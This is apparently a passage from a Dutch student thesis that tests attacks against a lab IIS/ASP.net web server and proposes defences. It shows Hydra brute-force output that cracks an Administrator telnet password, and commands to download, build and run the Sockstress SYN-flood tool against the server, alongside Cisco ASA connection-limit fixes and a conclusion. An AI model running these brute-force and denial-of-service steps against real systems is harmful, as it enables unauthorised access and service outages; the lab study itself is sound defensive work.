[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "3928673" - 603 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Bellochio" - 604 of 4762 [child 0]

```

Figuur 5.9: Woordenlijst wordt doorlopen.

```


root@KaliAanvaller: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "qhfew" - 4350 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "amazet@madadofin" - 4351 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "violet022" - 4352 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "7c0c3e5420c61d694931df55dc46d73:Ey" - 4353 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "jblaze" - 4354 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "SchulAmtern" - 4355 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Marie060381e" - 4356 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Callf0rnia" - 4357 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "laluyadav" - 4358 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Lovlightskontroll" - 4359 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "M*7x.Sw8" - 4360 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "csatlifAlge63" - 4361 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "22neopet" - 4362 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "carisma1997" - 4363 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "di3trich" - 4364 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "T:(+47" - 4365 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "l30109bm" - 4366 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ka hooli" - 4367 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Sauvage(Gazetec1" - 4368 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Latif2011" - 4369 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "2af70530" - 4370 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "3234gigi" - 4371 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Landesbischof" - 4372 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "tvsafc" - 4373 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "cahote'es" - 4374 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "199217pse" - 4375 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "blaotest" - 4376 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ohera3b" - 4377 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "gassgruppen" - 4378 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "l322jade" - 4379 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "metroflex" - 4380 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "singatala978" - 4381 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Baele123" - 4382 of 4762 [child 0]
[20][*info*] host: 192.168.1.3 login: Administrator password: Baele123
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-05-24 05:26:10
root@KaliAanvaller: ~

```

Figuur 5.10: Er is een match gevonden.

Hierna kan er met de net verkregen inloggegevens ingelogd worden via het programma *Putty*. Hier wordt het slachtoffer IP-adres ingevoerd en wordt er gekozen voor poort 23 om daarna de inloggegevens in te vullen. Als deze kloppen dan komt er een verbinding

tot stand met het slachtoffer zoals in figuur 5.11 te zien is. Nu heeft de aanvaller volledige controle over de machine.



Figuur 5.11: Toegang tot de server via putty.

5.3.2 Resultaten en beveiliging

Deze aanval is geslaagd. Dit is wel zonder rekening te houden met de best practices. Indien de best practices met betrekking tot het wachtwoord -en accountbeleid van kracht zijn dan heeft deze aanval veel minder kans op slagen. Bij het kiezen van een complex wachtwoord met voldoende tekens zal er veel meer tijd kruipen in het doorlopen van de woordenlijst. Bij het uitschakelen van het administratoraccount en het aanmaken van een nieuw account is er ook al specifieke voorkennis vereist om deze aanval te doen of zal de aanvaller moeten gokken. Een woordenlijst met potentiële namen voor een administratoraccount kan eventueel ook woorden toegevoegd in dit geval, maar ook dit neemt extra tijd in beslag voor de hacker. Natuurlijk kan er nog een extra best practice worden toegevoegd om niet onnodige applicatie op de server te installeren. Als telnet of ssh of een ander alternatief nodig zijn, dan zijn de vooropgestelde best practices aan te raden. Indien deze software niet nodig is dan moet deze niet onnodig worden geïnstalleerd. Dit geeft een hacker alleen maar mogelijkheden om binnen te breken.

5.4 TCP SYN flood

In deze aanval wordt Sockstress gebruikt. Dit is één tool die kan worden gebruikt om een TCP SYN flood aanval uit te voeren. Allereerst moet er terug een port scan worden uitgevoerd om te kijken welke poorten er open zijn. Dit zal dezelfde uitvoer hebben als figuur 5.8. Alle poorten die hier zichtbaar zijn worden best even ergens genoteerd omdat deze later nog zullen worden gebruikt. Om deze aanval uit te voeren via de Kali Aanvaller-machine moet sockstress eerst gedownload worden aangezien dit niet standaard op Kali Linux staat. Dit wordt gedaan door de volgende lijnen code:

```
apt-get update
apt-get install libpcap0.8 libssl-dev -y
wget http://samsclass.info/123/proj10/sockstress-outpost24.tar.gz
```


Indien dit commando niet werkt kan er gegaan worden naar <https://defuse.ca/sockstress.htm> waar sockstress ook kan gedownload worden.

```
tar xzf sockstress-outpost24.tar.gz
cd sockstress
./configure
nano config.h
```


Met dat laatste lijntje wordt er naar het configuratiebestand gegaan en daar moet `#include <pcap.h>` aangepast worden naar `#include </usr/include/pcap.h>`. Nu dit is aangepast kan de effectieve aanval worden uitgevoerd. Dit wordt gedaan met volgende lijn code:

```
./sockstress -A -c -1 -d 192.168.1.3 -m -1 -Ms -p 23,80,135,445,
1801,2103,2105,2107,49154,49176 -r 100000 -s 192.168.2.0/24 -vv
```

Nu kan er naar de webserver worden gegaan om in het taakbeheer te kijken naar de prestaties van het geheugen en te kijken of de aanval al dan niet is geslaagd. In figuur 5.12 is het geheugen te zien voor de aanval en in figuur 5.13 het geheugen na de aanval. Het geheugen is helemaal volgelopen en er kan niets meer gebeuren op de server. Deze moet nu handmatig worden afgesloten.



Figuur 5.12: Gebruikt geheugen voor sockstress-aanval.



Figuur 5.13: Gebruikt geheugen na sockstress-aanval.

5.4.1 Resultaten en beveiliging

Het gevolg van deze aanval is dat het RAM-geheugen helemaal is volgelopen zoals te zien is in figuur 5.13 en dat er op de server niets meer kan worden gedaan. Deze kan ook niet via een remote verbinding worden afgesloten. Dit moet effectief handmatig gebeuren. Indien de server een virtuele machine is dan moet er op *Power Off* geklikt worden. Dit kan ervoor zorgen dat alle niet opgeslagen informatie verloren gaat.

Een mogelijke oplossing is het configureren van een Cisco ASA-firewall waarin er regels worden opgesteld waardoor er maar een maximum aantal verbindingen mogelijk zijn. In het terminalvenster van de ASA-firewall worden de volgende lijnen uitgevoerd:

```
access-list To-Server permit tcp any host 192.168.1.3
```

Bovenstaande lijn maakt een ACL om het verkeer dat naar de server gaat te identificeren.

```
class-map Traffic-to-webserver
```

Deze lijn in combinatie met volgende 2 lijnen maakt een class map aan die de ACL oproept.

```
match access-list T0-Server
```

```
exit
```

Nu kan er een policy map worden aangemaakt die als er verkeer voldoet aan de class-map de sessielimiet op 5 zet. Dit wil zeggen dat er dan maar 5 sessies mogelijk zijn.

```
policy-map global_policy
class Traffic-to-webserver
set connection embryonic-conn-max 5
exit
exit
```

Nu zijn er maximaal 5 half-open tcp-verbindingen mogelijk en kan een TCP SYN FLOOD-aanval niet meer plaatsvinden! Bij een aanval zijn er nu maximaal 5 openstaande verbindingen zoals te zien is in figuur 5.14

```
ASA1(config)# show conn
5 in use, 8436 most used
TCP outside 192.168.1.55:63425 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:44708 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:26459 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:1415 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:25849 dmz 172.16.0.5:80, idle 0:00:03, bytes 0, flags aB
ASA1(config)#
```

Figuur 5.14: Maximaal 5 actieve verbindingen bij een aanval.

Bron: <https://www.youtube.com/watch?v=AqY3UxXyQTY>

Hoofdstuk 6

Conclusie

Er kan worden geconcludeerd dat van de vier aanvallen met de hoogste risicofactor er maar één goed kan worden tegengehouden met de best practices die eerder geïmplementeerd zijn en dat is de Hydra-aanval. Bij de andere drie aanvallen zijn er extra maatregelen nodig die moeten worden genomen om de webserver te beschermen tegen deze soort aanvallen.

Bij een SQL-injectie ligt de verantwoordelijkheid vooral bij de ontwikkelaars en niet echt bij de netwerkbeheerders. De ontwikkelaars moeten ervoor zorgen dat hun code foutvrij en goed opgebouwd is. Dit kan met behulp van geparametriseerde queries of het gebruik van stored procedures. Beide technieken zijn een goede manier om de ASP.net-applicatie die draait op de server te beschermen tegen SQL-injecties. Bij een Man in the middle-aanval is er ook een extra maatregel nodig. De huidige best practices zijn hier ook niet voldoende en hier wordt er best een SSL en/of VPN gebruikt om er zo voor te zorgen dat het duidelijk is wanneer er een aanval plaatsvindt en wanneer niet. Een Sockstress-aanval geraakt ook probleemloos door de best practices en een eventuele oplossing die hier kan worden gehanteerd is het installeren en configureren van een Cisco ASA-firewall waarbij de configuratie ervoor zorgt dat er maar maximaal 5 openstaande verbindingen kunnen zijn waardoor ook deze aanval geen kans heeft.

Er kan dus worden gesteld dat dit onderzoek een betere kijk geeft op welke aanvallen relevant zijn voor een webserver met een ASP.net-applicatie en hoe men zich hiertegen kan beschermen. Het onderzoek leidt wel tot enkele nieuwe vragen die verder onderzoek niet uitsluiten. Zijn er manieren om rond deze verbeterde best practices te werken? Zijn dit wel de beste oplossingen voor budgetbeperkte ondernemingen?

Bibliografie

- Acunetix (2014). Sql injection: What is it? *Acunetix*.
<https://www.acunetix.com/websitesecurity/sql-injection/> Geraadpleegd: 21 mei 2015.
- Blagov, M. (2014). Denial of service. *Incapsula*.
<https://www.incapsula.com/ddos/ddos-attacks/denial-of-service.html> Geraadpleegd: 21 mei 2015.
- Bowne, S. (2013). *Sockstress*. <https://samsclass.info/123/proj10/sockstress.htm> Geraadpleegd: 21 mei 2015.
- Canitank (2009). *Sniffing https with ettercap*.
<https://www.youtube.com/watch?v=XOZywi9J-5U> Geraadpleegd: 25 mei 2015.
- Cott, R. (2012). Best practices for securing your web server. *ServerBeach*. <http://www.serverbeach.com/resources/Best-Practices-For-Securing-Your-Web-Server> Geraadpleegd: 20 mei 2015.
- Darmanin, G. (2014). 8 tips to secure your iis installation. *Acunetix*. <http://www.acunetix.com/blog/articles/8-tips-secure-iis-installation/> Geraadpleegd: 22 mei 2015.
- DemmSec (2013). *How to sniff passwords with Ettercap*.
<https://www.youtube.com/watch?v=ILC4OxplXuE> Geraadpleegd: 25 mei 2015.
- Gibson, D. (2011). *Exploring common web server attacks*.
<http://www.pearsonitcertification.com/articles/article.aspx?p=1713591> Geraadpleegd: 13 mei 2015.
- Glynn, F. (2014). Arp spoofin. *Veracode*. <http://www.veracode.com/security/arp-spoofing> Geraadpleegd: 23 mei 2015.
- Grebennikov, N. (2007). Keyloggers: How they work and how to detect them. *Securelist*. <https://securelist.com/analysis/publications/36138/keyloggers-how-they-work-and-how-to-detect-them-part-1/> Geraadpleegd: 23 mei 2015.

- Grid, G. (2010). *Tutorial: How to DoS Attack (Ping Flooding)*. <http://ghostgrid.blog.com/2010/12/16/ping-flooding/> Geraadpleegd: 22 mei 2015.
- Herring, D. (2014). *How to Install Microsoft Security Essentials on Windows Server 2012 and 2012 R2*. <http://www.puryear-it.com/blog/2014/06/16/install-microsoft-security-essentials-windows-server-2012-2012-r2/> Geraadpleegd: 22 mei 2015.
- Hoffman, C. (2015). Htg explains what is dns cache poisoning. *How-ToGeek*. <http://www.howtogeek.com/161808/htg-explains-what-is-dns-cache-poisoning/> Geraadpleegd: 21 mei 2015.
- Kessler, G. C. (2001). Port scanning: It's not just an offensive tool anymore. *Information Security Magazine*. http://www.garykessler.net/library/is_tools_scan.html Geraadpleegd: 21 mei 2015.
- Maman, D. (2013). Sql server security best practices. *GreenSQL*. Geraadpleegd: 22 mei 2015.
- Microsoft (2013). *Security Best Practices for IIS 8*. <https://technet.microsoft.com/en-us/library/jj635855.aspx> Geraadpleegd: 26 maart 2015.
- Moon, S. (2013). *Crack ftp passwords with Hydra*. <http://www.binarytides.com/crack-ftp-passwords-with-thc-hydra-tutorial/> Geraadpleegd: 21 april 2015.
- Nabors, E. (2013). *Managing the Windows Server 2012 Firewall*. http://www.rackspace.com/knowledge_center/article/managing-the-windows-server-2012-firewall Geraadpleegd: 8 april 2015.
- Nuckolls, J. (2011). *Create ASP.Net web app and SQL server database*. https://www.youtube.com/watch?v=_gqpBLNo7wo Geraadpleegd: 19 maart 2015.
- Poley, J. (2013). Best practices for keeping the web server data protected. *Stackoverflow*. <http://stackoverflow.com/questions/18525927/best-practices-for-keeping-the-web-server-data-protected> Geraadpleegd: 20 mei 2015.
- Posey, B. (2011). 10 best practices for windows security. *TechRepublic*. <http://www.techrepublic.com/blog/10-things/-10-best-practices-for-windows-security/> Geraadpleegd: 20 mei 2015.
- Rouse, M. (2014). Syn flood (half open attack). *TechTarget*. <http://searchsecurity.techtarget.com/definition/SYN-flooding> Geraadpleegd: 21 mei 2015.

- Siddharth, S. (2006). *Five common web application vulnerabilities*. <http://www.symantec.com/connect/articles/five-common-web-application-vulnerabilities> Geraadpleegd: 13 mei 2015.
- Sima, C. (2005). Security risk assessment and management in web application security. *WebProNews*. <http://www.webpronews.com/security-risk-assessment-and-management-in-web-application-security-2005-11> Geraadpleegd: 21 mei 2015.
- Stanek, W. R. (2009). *Windows Server 2008 Administrator's pocket cons*. Microsoft, 2de editie edition. <https://technet.microsoft.com/en-us/magazine/ff741764.aspx> Geraadpleegd: 20 mei 2015.
- Thomas, J. (2013). Four layers of tcp/ip model, comparison and difference between tcp/ip and osi models. *Omnisecu*. Geraadpleegd: 23 mei 2015.
- Vialle, P. (2012). Security best practices to protect internet facing web servers. *Microsoft*. <http://social.technet.microsoft.com/wiki/contents/articles/13974.security-best-practices-to-protect-internet-facing-web-servers.aspx> Geraadpleegd: 20 mei 2015.
- Walsh, F. (2013). *How to: Man in the middle attack with Kali Linux*. <https://www.youtube.com/watch?v=Dat5kJxpwbI> Geraadpleegd: 25 mei 2015.
- Wichers, D. (2013). Sql injection prevention cheat sheet. *owasp*. https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet Geraadpleegd: 25 mei 2015.
- Wiener-Bronner, D. (2014). Report shows cyber crime is on the rise. *The Wire*. <http://www.thewire.com/technology/2014/04/report-shows-cyber-espionage-is-on-the-rise/361024/> Geraadpleegd: 20 mei 2015.
- Wilde, B. (2013). *Hacking Tutorial: Brute Force Password Cracking*. <https://blog.udemy.com/hacking-tutorial/> Geraadpleegd: 21 april 2015.

Lijst van figuren

2.1	Proefopstelling	7
3.1	Voorbeeld van een basis applicatie.	10
3.2	Alle toegestane uitgaande verbindingen	14
3.3	Voorbeeld van succesvolle scan met volgende geplande scan	16
3.4	Alle modules die geactiveerd blijven	18
3.5	De term OPTIONS wordt niet toegestaan	19
3.6	Instellingen voor dynamische IP-beperking	20
4.1	ThreeWayHandshake	27
5.1	Beschikbare databases.	32
5.2	Deel van de uitvoer van SQL-injectie.	33
5.3	Aanvaller kijkt mee met persoon op ADServer	35
5.4	De inloggegevens van een http-website op ADServer.	36
5.5	Configuratiebestand zonder iptables in commentaar.	37
5.6	De inloggegevens van een https-website op ADServer.	38
5.7	De foutboodschap die door de aanval wordt weergegeven.	38
5.8	Resultaat van een port scan van de webserver	40
5.9	Woordenlijst wordt doorlopen.	41
5.10	Er is een match gevonden.	41
5.11	Toegang tot de server via putty.	42
5.12	Gebruikt geheugen voor sockstress-aanval.	44
5.13	Gebruikt geheugen na sockstress-aanval.	44
5.14	Maximaal 5 actieve verbindingen bij een aanval.	46

Lijst van tabellen

4.1	Ordering bedreiging op risicogehalte	30
-----	--	----